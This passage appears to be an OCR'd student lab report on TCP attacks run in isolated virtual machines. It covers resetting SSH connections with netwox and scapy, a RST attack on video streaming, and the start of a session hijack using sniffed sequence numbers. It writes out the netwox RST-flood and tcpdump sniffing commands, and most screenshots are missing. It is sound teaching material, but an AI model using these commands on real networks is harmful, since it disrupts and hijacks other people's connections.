
Build ssh connection on the user machine:

User



Run the netwox command in the attacker machine.

Attacker




Now the connection is closed by the attacker

User

Using scapy


User

Luanch SSh connection with the Server.




Attacker

Run the commands to observe traffic between the user and the server.



Sniff the last TCP packet to get the required details

Attacker




Update the python program accordingly

Attacker


Run the python program

Attacker



Now the connection is closed by the attacker in user's machine.

User




Task 3: TCP RST Attacks on Video Streaming Applications

From **Task 3 to 5**, three virtual machines' ip are as follows.

Attacker Machine IP: 10.0.2.13


Client Machine IP: 10.0.2.14

Server Machine IP: 10.0.2.16



As seen from the screenshot below, the left screenshot is from the attacker machine ”10.0.2.13”, and the right is the victim machine “10.0.2.14”. Then, execute the command “**sudo netwox 78 –filter “dst host 10.0.2.14**” to send a bunch of TCP


RST Flags to the target machine to break the streaming connection. The website of the target machine indicates that it reconnects to the server.




Task 4: TCP Session Hijacking

This task aims to perform how to hijack the session between client and server via the attacker's perspective.


In terms of the below screenshot, the client machine "10.0.2.14" connects to the server "10.0.2.16" for printing the flag file. The flag message is "**This is the flag**"




From the attacker machine 10.0.2.13, we can utilize the sniffing program **Wireshark** to capture the communication between the client and the server through "**sudo tcpdump -w /tmp/packets -v 'tcp and src host 10.0.2.14 and dst host 10.0.2.16**" and "**wireshark /tmp/packets**" commands.



Then, we can know the source port **51272**, destination port **23**, Seq number **1129615687**, and Ack number **728792705** based on the captured packet in the below screenshot.

